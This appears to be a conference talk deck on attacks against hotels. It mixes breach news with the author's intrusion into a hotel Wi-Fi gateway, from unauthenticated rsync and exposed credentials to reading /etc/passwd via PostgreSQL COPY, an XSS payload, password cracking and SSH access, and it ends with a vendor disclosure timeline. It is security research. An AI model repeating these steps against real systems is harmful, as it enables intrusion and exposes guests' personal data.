

The Great Hotel Hack

Adventures in attacking hospitality industry

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Disclaimer


No **hotels** were harmed during making of this presentation
Do not try this at home!

What this talk is not about

What this talk is about

Biggest threats are simple not sophisticated

Previous Research




AirBnBeware: Short Term Rentals Long Term Pwnage

Agenda

- Why Do hackers attack hotel
- Attack surface walkthrough
- Common attack vectors
- Who are threat actors
- Notable Data breaches
- What led to my research
- Demo NSA style hack
- Mitigations

Security Point Products

- Network Security
- Endpoint Security
- Data Security



“Supreme excellence consists in breaking the enemy's resistance without fighting”

– Sun Tzu

How one hacked laptop led to an entire network being compromised

One worker clicking on the wrong link at the wrong time resulted in a major security breach.



By [Danny Palmer](#) | December 14, 2018 -- 11:28 GMT (11:28 GMT) | Topic: [Security](#)

A corporate laptop being used in a coffee shop at a weekend was enough to allow a sophisticated cybercrime group to compromise an organisation's entire infrastructure.


The incident was detailed by cybersecurity firm [CrowdStrike](#) as part of its *Cyber Intrusion Services Casebook 2018* report and serves as a reminder that laptops and other devices that are secure while running inside the network of an organisation can be left exposed when outside company walls.

CrowdStrike described the company that fell victim to the hackers only as apparel manufacturer "with an extensive global presence, including retail locations".

The incident began when an employee of the manufacturer took their laptop to a coffee shop and used it to visit the website of one of the firm's partners

Why Do Threat Actors attack Hotel ?

- Second largest number of breaches after retail sector
- Prominent hotel brands attacked repeatedly
- Collect sensitive, valuable and varied data
- Manage large number of financial transactions
- Uses loyalty programs to encourage repeated visits



The screenshot shows a forum post on a dark-themed website. The post title is "Raddison Blu Giftcards <50 USD for 150 EUR>". The user "Darzu" is the author, with a profile picture of a person in a hood and a "HF PM only" badge. The post content includes:

06-16-2018, 02:26 PM (This post was last modified: 06-16-2018, 02:28 PM by Darzu)

The giftcards are from Air Miles Points and not carded.

I am selling 150 EUR giftcards for 50 USD per Giftcard.
Vouch copy available for trusted member.

I can generate unlimited of the giftcards, the giftcards im selling now, was registered in April.

Add my XMPP: [REDACTED]

Within 2 years, you can redeem the electronic voucher for hotel accommodation, restaurant visits or spa treatments at nearly 300 participating Radisson Collection, Radisson Blu, Radisson RED, Park Plaza and Park Inn by Radisson in the following participating countries: Bahrain, Belgium, Bulgaria, Denmark, Germany, Estonia, Finland, France, Great Britain, Iceland, Ireland, Italy, Jordan, Croatia, Kuwait, Latvia, Lebanese Republic, Libya, Lithuania, Luxembourg, Malta, Netherlands, Norway, Oman, Poland, Portugal, Qatar, Romania, Saudi Arabia, Serbia, Sweden, Switzerland, Slovak Republic, Spain, Czech Republic, Turkey, Hungary, United Arab Emirates, Austria.

I have returned.



At the bottom of the post, there are buttons for "Website", "Find", "Reply", "Quote", and "Report".

On the left side of the post, there is a user statistics box:

| | |
|-----------|------|
| Posts: | 134 |
| Threads: | 22 |
| B Rating: | 0 0 |
| Bytes: | β -3 |


Hotel attack surface

- Large quantity of diverse endpoints
- Access to mothership
- Lack of employee security awareness
- Undefined security responsibilities
- High exposure to third parties



Attack Vectors

- Attacks on Point of Sale
- Spear phishing attacks
- WIFI network attack
- DDOS and Botnet attacks
- Internet of Things attacks
- Brand Impersonation
- Customer targeted attacks
- Ransomware



Threat Actors

- APT28 Fancy Bear

Travelers Beware: Russian APT28 Hackers Hit Hotels in Europe, Middle East

By Jeff Goldman, Posted August 22, 2017 ⌚ 4 min read

Download our in-depth report: [The Ultimate Guide to IT Security Vendors](#)

FireEye researchers report that the Russian APT28 hacker group, also known as Fancy Bear, has been targeting hotels throughout Europe and the Middle East since at least July 2017.

"The actor has used several notable techniques in these incidents such as sniffing passwords from Wi-Fi traffic, poisoning the NetBIOS Name Service, and spreading laterally via the [EternalBlue exploit](#)," the researchers wrote.

The attack starts with a spear phishing email sent to the target hotel, with an attached document named Hotel_Reservation_Form.doc. If the macro in the attached document is executed, it installs APT28's GAMEFISH malware.

"Once inside the network of a hospitality company, APT28 sought out machines that controlled both guest and internal Wi-Fi networks," the researchers wrote. "No guest credentials were observed being stolen at the compromised hotels; however, in a separate incident that occurred in Fall 2016, APT28 gained initial access to a victim's network via credentials likely stolen from a hotel Wi-Fi network."



Threat Research

APT28 Targets Hospitality Sector, Presents Threat to Travelers

August 11, 2017 | by Lindsay Smith, Ben Read

TARGETED ATTACKS SPEAR PHISHING APT

FireEye has moderate confidence that a campaign targeting the hospitality sector is attributed to Russian actor APT28. We believe this activity, which dates back to at least July 2017, was intended to target travelers to hotels throughout Europe and the Middle East. The actor has used several notable techniques in these incidents such as sniffing passwords from Wi-Fi traffic, poisoning the NetBIOS Name Service, and spreading laterally via the EternalBlue exploit.

APT28 Uses Malicious Document to Target Hospitality Industry

FireEye has uncovered a malicious document sent in spear phishing emails to multiple companies in the hospitality industry, including hotels in at least seven European countries and one Middle Eastern country in early July. Successful execution of the macro within the malicious document results in the installation of APT28's signature GAMEFISH malware.

Russia's 'Fancy Bear' Hackers Used Leaked NSA Tool to Target Hotel Guests

Then, just last month, FireEye learned of a series of similar Wi-Fi attacks at hotels across seven European capitals and one Middle Eastern capital. In each case, hackers had first breached the target hotel's network—FireEye believes via the common tactic of phishing emails carrying infected attachments that included malicious Microsoft Word macros. They then used that access to launch the NSA hacking tool EternalBlue, leaked earlier this year in a [collection of NSA internal data](#) by hackers known as the ShadowBrokers, which allowed them to quickly spread their control through the hotels' networks via a vulnerability in Microsoft's so-called "server message block" protocol, until they reached the servers managing the corporate and guest Wi-Fi networks.

Threat Actors

- Darkhotel APT

The screenshot shows the top of a Kaspersky Daily blog post. The header includes the 'kaspersky daily' logo, a 'My Kaspersky' dropdown, and navigation links for Products, Renew, Downloads, Support, Resource Center, Blog, and Secure Futures. A search bar is present. The main heading is 'Darkhotel: a spy campaign in luxury Asian hotels' with a sub-heading 'APT'. The introductory text reads: 'Kaspersky Lab revealed a cyberspy campaign, Darkhotel, which had been active for seven years in a number of luxury Asian hotels.'

The screenshot shows a Resource Center article. The URL is 'kaspersky.com/resource-center/threats/darkhotel-malware-virus-threat-definition'. The navigation bar includes Products, Renew, Downloads, Support, Resource Center, and Blog. The main text describes the attack: 'In an approach that lies somewhere between these two, they target unsuspecting executives who are traveling overseas and are staying at a hotel. Here the victims are infected with a rare Trojan that masquerades as one of several major software releases, including Google Toolbar, Adobe Flash and Windows Messenger. This first stage infection is used by the attackers to qualify their victims and download further malware to the computers of more significant victims, designed to steal confidential data from the victim's computer.'

THE DARKHOTEL ATTACKS ON BUSINESS EXECUTIVES

- 1** The Darkhotel threat actor compromises selected luxury hotels
- 2** A high-level business traveller stays in the compromised hotel
- 3** After check-in, the executive tries to connect to Wi-Fi
- 4** The hotel requires the guest's surname and room number at login
- 5** The attackers offer an update for legitimate software:
- 6** The 'welcome packages' are installers for a backdoor
- 7** Now the attackers can use a set of tools to collect data, hunt for cached passwords

and steal login credentials

Warning!
Trade secrets could be stolen!

©1997 – 2014 Kaspersky Lab

KASPERSKY GREAT

Notable Data Breaches

bbc.com/news/technology-46401890

BBC Sign in News Sport Reel Worklife Travel Future


NEWS

Home Video World UK Business Tech Science Stories Entertainment & Arts

Technology

Marriott hack hits 500 million Starwood guests

© 30 November 2018 [f](#) [m](#) [t](#) [e](#) [Share](#)



Sheraton is one of Marriott's brands

The records of 500 million customers of the hotel group Marriott International have been involved in a data breach.

The hotel chain said the guest reservation database of its Starwood division had been compromised by an unauthorised party.

Disclaimer Once Again!



InfoSec Taylor Swift

@SwiftOnSecurity

I know it all ends tomorrow;
So it has to be today;
For the first time in forever;
I have a 0day.

↩ Reply ↻ Retweet ★ Favorite ⋮ More

How did this all start?

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-15
03:21 Arab Standard Time
Nmap scan report for
Host is up (1.5s latency).

PORT      STATE SERVICE
873/tcp   open  rsync

Nmap done: 1 IP address (1 host up) scanned in 8.46
seconds
```

```
root@unkown:~# rsync [REDACTED]::
portal
freeaccess
invoices
logoutconsole
vouchers
templates
phpcache
htdocs
conf
state
ssl
chroot
dansguardian
users
userslog
print_vouchers
temp
dhcpd
cache
dns_content
```

Cylance Researchers Discover Critical Vulnerability Affecting Hotel Chains Worldwide

ANTLabs InnGate devices are a popular Internet gateway for visitor-based networks. They're commonly installed in hotels, convention centers and other places that provide temporary guests access to a WiFi connection. If you've ever used WiFi in a hotel, you're familiar with these types of devices as they are typically tied to a specific room number for billing purposes.

The Vulnerability

[CVE-2015-0932](#) gives an attacker full read and write access to the file system of an ANTLabs' InnGate device. Remote access is obtained through an unauthenticated rsync daemon running on TCP 873. Once the attacker has connected to the rsync daemon, they are then able to read and write to the file system of the Linux based operating system without restriction.

When an attacker gains full read and write access to a Linux file system, it's trivial to then turn that into remote code execution. The attacker could upload a backdoored version of nearly any executable on the system and then gain execution control, or simply add an additional user with root level access and a password known to the attacker. Once full file system access is obtained, the endpoint is at the mercy of the attacker.

Name



- subscriber_columns
- 1.homepage_order.xml
- 1.widget_settings.xml
- 1320300315.homepage_order.xml
- 1420445032.homepage_order.xml
- account_printers.xml
- admin.xml
- agent.xml
- auth.xml
- cluster_restart.xml
- configuration.xml
- connection_tracking.xml
- content_filters.xml
- custom_dns.xml
- db.xml
- dhcp_health.xml
- dhcp_settings.xml
- dhcp_static.xml
- dhcp_subnets.xml
- factory.xml
- filters.xml
- ftp_based_config.xml
- ftp_locations.xml
- gateways.xml
- general_backup.xml
- global_settings.xml
- groups.xml
- health.xml
- health_config.xml
- interfaces.xml
- li_settings.xml
- license_profile.xml
- locations.xml
- log_configuration.php
- network_policies.xml
- networks.xml
- offline_mode.xml
- packet_config.xml

```
<admin>
  <users>
    <0>
      <id>0</id>
      <unique_id>1</unique_id>
      <username>admin</username>
      <password>4da936cabacb5d</password>
      <lastname></lastname>
      <firstname></firstname>
      <theme>1</theme>
      <root_group>1</root_group>
      <group_nse>nse</group_nse>
      <read_write></read_write>
      <superuser>1</superuser>
      <staff>1</staff>
      <lang>default</lang>
      <pos></pos>
      <pos_type></pos_type>
      <pos_content></pos_content>
      <pos_subscriber></pos_subscriber>
      <pos_charge_room></pos_charge_room>
      <pos_charge_conference></pos_charge_conference>
      <pos_billing_change></pos_billing_change>
      <pos_update></pos_update>
      <pos_width></pos_width>
      <pos_height></pos_height>
      <pos_revenue></pos_revenue>
      <pos_overview_columns>username,billing,status,expi
      <pos_required_fields></pos_required_fields>
      <pages>
      <readonly>0</readonly>
      <group_id></group_id>
      <hidden></hidden>
      <last_login>1538489590</last_login>
      <first_page>details.php</first_page>
      <code_length></code_length>
      <code_type></code_type>
      <to_lower></to_lower>
      <pos_content_type></pos_content_type>
      <oldpw></oldpw>
      <print_method></print_method>
      <first_login>0</first_login>
      <blocked></blocked>
      <attempts>0</attempts>
      <password_active>1385389154</password_active>
      <password_policy></password_policy>
    </0>
    <1>
      <id>1</id>
      <unique_id>1320300285</unique_id>
      <username>administrator</username>
      <password></password>
      <lastname></lastname>
      <firstname></firstname>
      <theme>1</theme>
      <root_group>1</root_group>
      <group_nse>nse</group_nse>
      <read_write></read_write>
```

```
<config>
  <locations>
    <0>
      <id>0</id>
      <unique_id>1434631420</unique_id>
      <name>Guests</name>
      <host>ftp.</host>
      <path>/</path>
      <username>up</username>
      <password>1P</password>
      <type>passive</type>
      <port>21</port>
      <upload_type>1</upload_type>
    </0>
  </locations>
</config>
```


Disclosure Timeline

- **2018-10-31**: First vendor notification – immediate response
- **2018-11-12**: Technical details sent to vendor
- **2018-12-10**: Vendor questions feasibility
- **2018-12-15**: Proof of concept sent
- **2018-12-17**: Vendor acknowledges vulnerability
- **2018-12-20**: Vendor discusses update plans
- **2019-04-01**: Vendor assures patching





Guest Wi-Fi Network ?

Automatic Re-login



Tight Integration with PMS

Room no.

Last name

Social Media Integration

Login with


   

Self-service Payment

Credit Card 

Prepaid 

Multi Device Support



Captive Portal

- Radius
- LDAP
- Voucher
- SMS
- PMS
- Social Login

Management

- Web portal
- Role based access
- DNS server
- DHCP
- Firewall
- Lawful interception

WiFi Access

Please select an option to gain access to our WiFi network.

 Log in with Facebook


 Log in with Instagram

 Register with email

 Log in with mobile phone

I have a code

By accessing the WiFi network you agree to the [Terms of Service](#)



Billing Feature

- Credit Card
- PMS (FIAS)

Target Selection

```
shell logi  
login:
```


TOTAL RESULTS

629

TOP COUNTRIES



| | |
|----------------------|-----|
| United Kingdom | 109 |
| Germany | 92 |
| Russian Federation | 80 |
| United Arab Emirates | 44 |
| Saudi Arabia | 38 |



Attack Surface

```
Host is up (0.012s latency).
```

```
Not shown: 95 filtered ports
```

```
PORT      STATE  SERVICE
```

```
22/tcp    open   ssh
```

```
80/tcp    open   http
```

```
443/tcp   open   https
```


```
5432/tcp  open   postgresql
```

```
|
```

```
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
```

Web Management Portal


- Get private data
 - Subscriber's details, Network configuration, DHCP, DNS, firewall rules
 - Backup, logs, PMS, Guest details, SSL, SMTP
- Set every parameter
 - DHCP, DNS, WAN, LAN, Route Configuration
 - Port forwarding, Syslog, SSL
- Download
 - Configuration, database, backup, logs
- Upload
 - Backup, Images



The image shows a simple web form for logging in. It has a title 'Login' in the top left corner. Below the title are two stacked input fields for username and password. At the bottom center of the form is a button labeled 'Login'.

Web Server

A diagram of a web form titled "Login". The form contains two input fields stacked vertically, and a "Login" button centered below them.



/media/root

var/www/html/

- login
- logout
- logoutconsole
- logoutpage
- oauth
- paypal
- portal
- portal
- portal_custom
- portal_lang
- portal_registration
- print
- print_
- reports
- rpm
- scripts
- sms
- smskey
- smstest
- ssl
- status
- subscriber
- tabs
- test
- tiny_mce
- wSDL
- xml
- index.php
- info.php



/media/root/

/var/www/html/

/



- current
- _notes
- temp
- 8021x.php
- aaalog.php
- aaalog_list.php
- access_control_external.php
- access_control_groups.php
- access_control_rules.php
- access_list.php
- account_printer.php
- activate_users.php
- agent.php
- agentR.php
- agentR_content.php
- agentR_list.php
- agentS.php
- agentS_content.php
- agentS_list.php
- ajax.php
- ajax_aaalog.php
- ajax_agentR.php
- ajax_agentS.php
- ajax_bandwidth.php
- ajax_billing.php
- ajax_client_server.php
- ajax_cluster.php
- ajax_cpu_report.php
- ajax_dhcpdlog.php
- ajax_dns_log.php
- ajax_export_portal_status.php
- ajax_fiaslog.php
- ajax_general.php
- ajax_health.php
- ajax_history_report.php
- ajax_horizonlog.php
- ajax_interface_order.php
- ajax_interfaces_status.php
- ajax_itvlog.php
- ajax_liglog.php
- ajax_lilog.php
- ajax_live.php
- ajax_log.php
- ajax_message.php
- ajax_nodelog.php
- ajax_packet_capturing.php
- ajax_paymentlog.php
- ajax_portal_editor.php
- ajax_portallog.php
- ajax_portal_rules.php
- ajax_print_portal_editor.php

```
<?php
if(!extension_loaded('Php Express')){$_['os']=strtoupper(substr(PHP_OS,0,3));
$_['ver']=strtoupper(substr(PHP_VERSION,0,3));$_['ext']=(($_['os']=='WIN')?'
.dll':'.so');$_['nam']='phpexpress-php-.'$_['ver'].$_['ext'];$_['edr']=realpath(
ini_get('extension_dir'));$_['sdr']=getcwd();if($_['os']=='WIN'){$_['idr']=str_
replace('\\','/',$_['edr']);$_['sdr']=str_replace('\\','/',$_['sdr']);if((strlen($_
['idr'])>2)&&($_['idr'][1]==':'))$_['idr']=substr($_['idr'],2);if((strlen($_['sdr'])>2)
&&($_['sdr'][1]==':'))$_['sdr']=substr($_['sdr'],2);}else{$_['idr']=$_['edr'];}$_['rd']=
str_repeat('/..',substr_count($_['idr'],'/')).$_['sdr'].'/';$_['i']=strlen($_['rd']);
while(true){$_['i']=strrpos($_['rd'],'/');if($_['i']===false){$_['rd']=substr($_['rd'],0,
$_['i']);$_['lp']=$_['rd'].'/phpexpress/.'$_['nam'];if(file_exists($_['edr'].$_['lp']))
{$_['nam']=$_['lp'];break;}$_['lp']=$_['rd'].'/.'$_['nam'];if(file_exists($_['edr'].$_['lp']
)){$_['nam']=$_['lp'];break;}}else break;}@dl($_['nam']);if(function_exists('__pe_dl_init'))
{return __pe_dl_init();}else{echo('<h2>Error:</h2><br>file <i>'.__FILE__."</i> requires
Php Express loader to be installed by the website administrator.\n");exit(2);}die('File
'.__FILE__." is corrupted.\n");
?>
^@NUCODER^@^F^@^C!^@\^C<88>8V^@{^@^@^@<FF><FF><FF><FF>^@^@^B^@^X^@<D3>i^@^@
<81>%^@^@^@^@^@^@q[<ED>\y^@E<FD>^?3<BB>}]M<AF><A4><E9>]<DA>><D2>#&|<A1>^Th
<9B><D2><D2>ESCJ[<DA>r<94><B6><A4><9B><EC>8Y<BA>E<DD>M<9C><E5>^T<B9>E@D^D
<A9><80>r<AA><88>"<82><82><8A>"(<8A> ( *<82><8A> "<A8>x<B0><BF><EF><E7>;o
<DE><CE>{<BB><9B><B6><FE>~<FA><D7>/<D0>w<F9><CC><F7><9E><EF>}<AD><FF><B4>,
:
```



| | | |
|----------------------|-----------------------|------------------------|
| backup_information | gateways.xml | routes.xml |
| locations | global_settings.xml | scripts.xml |
| subscriber_columns | health.xml | serial_settings.xml |
| admin.xml | health_config.xml | ssl_settings.xml |
| agent.xml | interfaces.xml | system.xml |
| auth.xml | license.xml | system_backup.xml |
| cc_fields.var | li_settings.xml | time.xml |
| configuration.xml | locations.xml | ums.xml |
| custom_dns.xml | log_configuration.php | updates.xml |
| db.xml | network_policies.xml | users.xml |
| ddns.xml | networks.xml | voucher_fields.var |
| dhcp_health.xml | node.xml | walled_garden.xml |
| dhcp_settings.xml | offline_mode.xml | webhooks.xml |
| dhcp_subnets.xml | packet_config.xml | white_list.xml |
| external.xml | performance.xml | white_list_filters.xml |
| factory.xml | qos_setup.xml | |
| ftp_based_config.xml | restart.xml | |

```
<admin>
  <users>
    <0>
      <id>0</id>
      <unique_id>1</unique_id>
      <username>admin</username>
      <password>[REDACTED]</password>
    </0>
  </users>
</admin>
d>
  <lastname></lastname>
  <firstname></firstname>
  <theme>1</theme>
  <root_group>1</root_group>
  <group_nse>nse</group_nse>
  <read_write></read_write>
  <superuser>1</superuser>
  <staff>0</staff>
  <lang>1</lang>
  <pos>0</pos>
  <pos_type></pos_type>
  <pos_content></pos_content>
  <pos_subscriber></pos_subscriber>
  <pos_charge_room></pos_charge_room>
  <pos_charge_conference></pos_charge_conference>
```


.xml

<database>

<db_user>[REDACTED]</db_user>

<db_password>[REDACTED]</db_password>

<db_mysql>>false</db_mysql>

<db_name>[REDACTED]</db_name>

<db_host>localhost</db_host>


<path>/var/www/html</path>

<path_logs>[REDACTED]/log</path_logs>

<windows_version>>false</windows_version>

</database>

TLS Certificates



Database

The screenshot displays a database management interface. On the left is a tree view of databases, including 'Catalogs (3)', 'Schemas (1)', and 'public'. The 'public' schema contains various objects like 'Domains (0)', 'Sequences (146)', and 'Tables (155)'. The main area shows the 'Properties' window for a database named 'test', with a table of properties and values:

| Property | Value |
|---------------------------------|---------------|
| Description | test |
| Service | |
| Hostname | |
| Host Address | |
| Port | |
| Encryption | not encrypted |
| SSL Certificate File | |
| SSL Key File | |
| SSL Root Certificate File | |
| SSL Certificate Revocation List | |
| SSL Compression? | yes |
| Maintenance database | |
| Username | |
| Store password? | Yes |
| Restore environment? | Yes |
| Version string | PostgreSQL |
| Version number | 8.4 |
| Last system OID | |
| Connected? | Yes |
| Up since | |
| Configuration loaded since | |
| Autovacuum | running |

Overlaid on the right is the 'Login Role postgres' dialog box, showing the 'Role privileges' tab with the following checked options:

- Can login
- Inherits rights from parent roles
- Superuser
- Can create databases
- Can create roles
- Can modify catalog directly
- Can initiate streaming replication and backups

Buttons for 'Help', 'OK', and 'Cancel' are visible at the bottom of the dialog.

Read Write

SQL Editor Graphical Query Builder


Previous queries

```
CREATE TABLE temp(t TEXT);  
COPY temp FROM '/etc/passwd';  
SELECT * FROM temp |;
```

Output pane

Data Output Explain Messages History

| | t |
|----|--|
| | text |
| 1 | root:x:0:0:root:/root:/bin/bash |
| 2 | bin:x:1:1:bin:/bin:/sbin/nologin |
| 3 | daemon:x:2:2:daemon:/sbin:/sbin/nologin |
| 4 | adm:x:3:4:adm:/var/adm:/sbin/nologin |
| 5 | lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin |
| 6 | sync:x:5:0:sync:/sbin:/bin/sync |
| 7 | shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown |
| 8 | halt:x:7:0:halt:/sbin:/sbin/halt |
| 9 | mail:x:8:12:mail:/var/spool/mail:/sbin/nologin |
| 10 | news:x:9:13:news:/etc/news: |
| 11 | uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin |
| 12 | operator:x:11:0:operator:/root:/sbin/nologin |
| 13 | games:x:12:100:games:/usr/games:/sbin/nologin |
| 14 | gopher:x:13:30:gopher:/var/gopher:/sbin/nologin |
| 15 | ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin |
| 16 | nobody:x:99:99:Nobody:./:/sbin/nologin |
| 17 | distcache:x:94:94:Distcache:./:/sbin/nologin |
| 18 | nsd:x:28:28:NSCD Daemon:./:/sbin/nologin |
| 19 | vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin |
| 20 | pcap:x:77:77:./var/arpwatch:/sbin/nologin |
| 21 | ntp:x:38:38:./etc/ntp:/sbin/nologin |
| 22 | dbus:x:81:81:System message bus:./:/sbin/nologin |
| 23 | apache:x:48:48:Apache:/var/www:/sbin/nologin |
| 24 | rpc:x:32:32:Portmapper RPC user:./:/sbin/nologin |
| 25 | postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash |
| 26 | mailnull:x:47:47:./var/spool/mqueue:/sbin/nologin |
| 27 | smmsp:x:51:51:./var/spool/mqueue:/sbin/nologin |
| 28 | sshd:x:74:74:./var/empty/sshd:/bin/false |
| 29 | radiusd:x:95:95:radiusd user:/home/radiusd:/sbin/nologin |
| 30 | rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin |
| 31 | nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin |
| 32 | haldaemon:x:68:68:HAL daemon:./:/sbin/nologin |
| 33 | avahi-autoipd:x:100:101:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin |
| 34 | squid:x:500:500:./home/squid:/bin/bash |
| 35 | admin:x:501:501:./home/empty:/bin/ |
| 36 | reset:x:502:502:./home/empty:/bin/reset |



```
COPY temp FROM '/. 'conf/admin.xml';  
SELECT * FROM temp ;
```

Output pane

Data Output Explain Messages History

```
ERROR: could not open file "/. conf/admin.xml" for reading: Permission denied  
***** Error *****  
  
ERROR: could not open file "/. 'conf/admin.xml" for reading: Permission denied  
SQL state: 42501
```


Configuration

| | name character varying(100) | description character varying(255) | url_redirect character varying(150) | band_up integer | band_down integer |
|----|--------------------------------|---------------------------------------|--|--------------------|----------------------|
| 1 | All Lobby | Valid | http:// | 2048 | 2048 |
| 2 | Staff | Staff | http:// | 1024 | 1024 |
| 3 | 1 Day Inte | Premiu | http:// | 3072 | 3072 |
| 4 | All Lobby | Valid | http:// | 1024 | 1024 |
| 5 | 1 Week Int | Premiu | http:// | 3072 | 3072 |
| 6 | One Hours | For Pu | | 2048 | 2048 |
| 7 | 1 Year Int | Premiu | http:// | 3072 | 3072 |
| 8 | Free Acces | Free I | http:// | 1024 | 1024 |
| 9 | | | | 2048 | 2048 |
| 10 | 1 Month In | Premiu | http:// | 3072 | 3072 |
| 11 | Voucher : | Premiu | http:// | 3372 | 3372 |
| 12 | 1 Month In | Premiu | | 3372 | 3372 |
| 13 | Voucher : | Premiu | http:// | 11240 | 11240 |
| 14 | Facebook L | Facebo | | 1024 | 1024 |
| 15 | 10Mbps : 1 | Premiu | https:// | 11240 | 11240 |
| 16 | Banquet Me | Banque | http:// | 1000 | 1000 |
| 17 | Voucher : | Premiu | http:// | 3072 | 3072 |
| 18 | Voucher : | Premiu | http:// | 3072 | 3072 |
| 19 | Special MA | Specia | https:// | 1024 | 1024 |
| 20 | Free Inter | Free a | https:// | 1000 | 1000 |
| 21 | Voucher : | Premiu | http:// | 3072 | 3072 |
| 22 | Voucher : | Premiu | http:// | 3072 | 3072 |
| 23 | DM voucher | Only f | http:// | 1000 | 1000 |
| 24 | All Lobby | Valid | http:// | 1024 | 1024 |

Guest Details

| | room character varying(20) | guest_name character varying(255) | arrival character varying(255) | departure character varying(255) | |
|----|-------------------------------|--------------------------------------|-----------------------------------|-------------------------------------|--|
| 9 | 15 | | 15/01 | 15/01 | |
| 10 | 0 | | | | |
| 11 | 21 | | | | |
| 12 | 62 | Ahmad | 30/12 | 28/01 | |
| 13 | 03 | | 27/01 | 26/01 | |
| 14 | 17 | | | | |
| 15 | 01 | | | | |
| 16 | 8 | ed | 13/11 | 31/01 | |
| 17 | 2 | | | | |
| 18 | 0 | | | | |
| 19 | 16 | | | | |
| 20 | 8 | | 01/01 | 31/01 | |
| 21 | 7 | | 01/01 | 31/01 | |
| 22 | 0 | | 01/01 | 31/01 | |
| 23 | 0 | | 01/01 | 31/01 | |
| 24 | 0 | | 01/01 | 31/01 | |
| 25 | 0 | | 01/01 | 31/01 | |
| 26 | 1 | | 01/01 | 31/01 | |
| 27 | 3 | | 01/01 | 31/01 | |
| 28 | 0 | | 01/01 | 31/01 | |
| 29 | 0 | | 01/01 | 31/01 | |
| 30 | 0 | | 01/01 | 31/01 | |
| 31 | 2 | | 01/01 | 31/01 | |
| 32 | 4 | | 01/01 | 31/01 | |
| 33 | 0 | | 01/01 | 31/01 | |


Guest WiFi Configuration

| | id integer | subscriber character varying(100) | band_up integer | band_down integer | url_redirect character varying(150) |
|----|---------------|--------------------------------------|--------------------|----------------------|--|
| 1 | 23830 | | 3072 | 3072 | http:// |
| 2 | 23830 | | 3072 | 3072 | http:// |
| 3 | 23993 | | 1024 | 1024 | http:// |
| 4 | 23838 | | 1024 | 1024 | http:// |
| 5 | 24855 | | 3072 | 3072 | http:// |
| 6 | 25068 | | 2048 | 2048 | |
| 7 | 23818 | | 3072 | 3072 | http:// |
| 8 | 10913 | | 2048 | 2048 | http:// |
| 9 | 23799 | | 3072 | 3072 | http:// |
| 10 | 23832 | | 3072 | 3072 | http:// |
| 11 | 23799 | | 3072 | 3072 | http:// |
| 12 | 24355 | | 3072 | 3072 | http:// |
| 13 | 24907 | | 1024 | 1024 | |
| 14 | 23930 | | 1024 | 1024 | http:// |
| 15 | 24123 | | 1024 | 1024 | http:// |
| 16 | 24606 | | 1024 | 1024 | http:// |
| 17 | 23818 | | 1024 | 1024 | http:// |
| 18 | 24130 | | 1024 | 1024 | http:// |
| 19 | 10913 | | 2048 | 2048 | http:// |
| 20 | 23812 | | 3072 | 3072 | http:// |

Session Riding


| | id [PK] serial | name character varying(255) | type smallint | description character varying(255) | time integer | file char |
|----|-------------------|--------------------------------|------------------|---------------------------------------|-----------------|--------------|
| 1 | 1 | version | 1 | Release | | |
| 2 | 3 | version | 1 | Release | | |
| 3 | 4 | version | 1 | Release | | |
| 4 | 5 | version | 1 | Release | | |
| 5 | 8 | version | 1 | Release | | |
| 6 | 9 | version | 1 | Release | | |
| 7 | 10 | version | 1 | release | | |
| 8 | 11 | version | 1 | release | | |
| 9 | 12 | version | 1 | release | | |
| 10 | 13 | version | 1 | release | | |
| 11 | 14 | version | 1 | release | | |
| 12 | 15 | version | 1 | release | | |
| 13 | 16 | version | 1 | update | | |
| 14 | 17 | version | 1 | | | |
| 15 | 18 | version | 1 | fix | | |
| 16 | 19 | version | 1 | release | | |
| 17 | 20 | version | 1 | release | | |
| 18 | 21 | version | 1 | release | | |
| 19 | 22 | version | 1 | release | | |
| 20 | 23 | version | 1 | release | | |
| 21 | 24 | version | 1 | release | | |
| 22 | 25 | version | 1 | release | | |
| 23 | 26 | version | 1 | release | | |
| 24 | 27 | version | 1 | release | | |
| 25 | 28 | version | 1 | release | | |
| 26 | 29 | version | 1 | release | | |
| 27 | 30 | version | 1 | release | | |
| 28 | 31 | version | 1 | release | | |

| | | |
|----|----|--|
| 70 | 75 | <code><script>alert(1)</script></code> |
|----|----|--|



Plain Text Credentials

| | content | text |
|----|---------|--|
| 1 | Someone | ied to login 4 times in with (,). |
| 2 | Someone |) tried to login 4 times in |
| 3 | Someone | ed to login 4 times in with (Admin,). |
| 4 | Someone | ied to login 4 times in |
| 5 | Someone | ried to login 4 times in |
| 6 | Someone | ried to login 4 times in |
| 7 | Someone | ried to login 4 times in |
| 8 | Someone | ried to login 4 times in |
| 9 | Someone | ried to login 4 times in |
| 10 | Someone | ried to login 4 times i |
| 11 | Someone | ried to login 4 times in |
| 12 | Someone | ed to login 4 times in |
| 13 | Someone | ried to login 4 times in |
| 14 | Someone | ried to login 4 times in |



Enumerating Users


```
Terminal -
File Edit View Terminal Tabs Help
root:x:0:0:root:/root:/bin/bash
admin:x:501:501::/home/empty:/bin/
reset:x:502:502::/home/empty:/bin/reset
~
```

```
root@kali:~/Desktop/passwd# cat passwd.txt
root: vU1d7k
tyGK6
admin: :18288:0:99999:7 :::
reset: :18287:0:99999:7 :::
root@kali:~/Desktop/passwd#
```


```
root@kali:~/Desktop/passwd# john --show passwd.txt
admin: :0:99999:7 :::
reset: :0:99999:7 :::

2 password hashes cracked, 0 left
```

SSH



```
login as: admin
admin@          's password:
[      ]#
```



```
-----
----- available commands -----

configuration
tools
system
logout
help

-----
```

System

```
----- available commands -----  
  
reboot  
poweroff  
back  
help  
  
-----  
  
[system]# █
```

Tools

```
[tools]# ip
eth0  Link encap:Ethernet  HWaddr [REDACTED]
      inet addr:[REDACTED]  Bcast:[REDACTED]  Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:4300504688  errors:0  dropped:5  overruns:0  frame:0
      TX packets:3172325561  errors:0  dropped:0  overruns:0  carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:3293754045748 (2.9 TiB)  TX bytes:417781536560 (389.0 GiB)
